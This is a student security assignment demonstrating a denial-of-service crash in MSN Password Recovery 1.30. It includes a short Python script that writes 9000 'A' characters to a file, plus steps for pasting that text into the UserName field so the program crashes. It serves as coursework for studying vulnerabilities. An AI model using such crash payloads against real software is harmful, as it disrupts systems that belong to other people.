**Sri Lanka Institute of Information Technology**

****


**OHTS - Assignment**

**Denial of Service Exploitation of MSN Password Recovery**

**MS18908848  
D.D.C.M. Chandrasiri**

**Problem Area**

MSN Password Recovery is a program that allows to recover stored local passwords in the computer relating to certain Microsoft accounts such as MSN messenger and Hotmail.



**Description of the vulnerability**

**Technical Explanation of the particular Vulnerability**The vulnerability to be exploited is a Denial of Service by exploiting a bug in the application registration. Demonstration video will explain the mechanism of action behind the exploitation.

**Risk / Impact for the particular Domain**The application will crash following the exploitation.

**Demonstration of the Exploitation**

First, we install the vulnerable product in Windows 10.

**Product**: MSN Password Recovery

**Version**:1.30



We have to select “Enter Key” in the application and the following window will pop up.



We run the following python script to generate sequence of characters that can be pasted into the UserName to trigger Denial of Service.

#!/usr/bin/env python


Dos= "\x41" \* 9000

myfile=open('CRASH.txt','w')

myfile.writelines(Dos)

myfile.close()

print("File created")



We then copy the above content in CRASH.txt into UserName field in the application and press OK. The application will Crash. The video will demonstrate the crash. 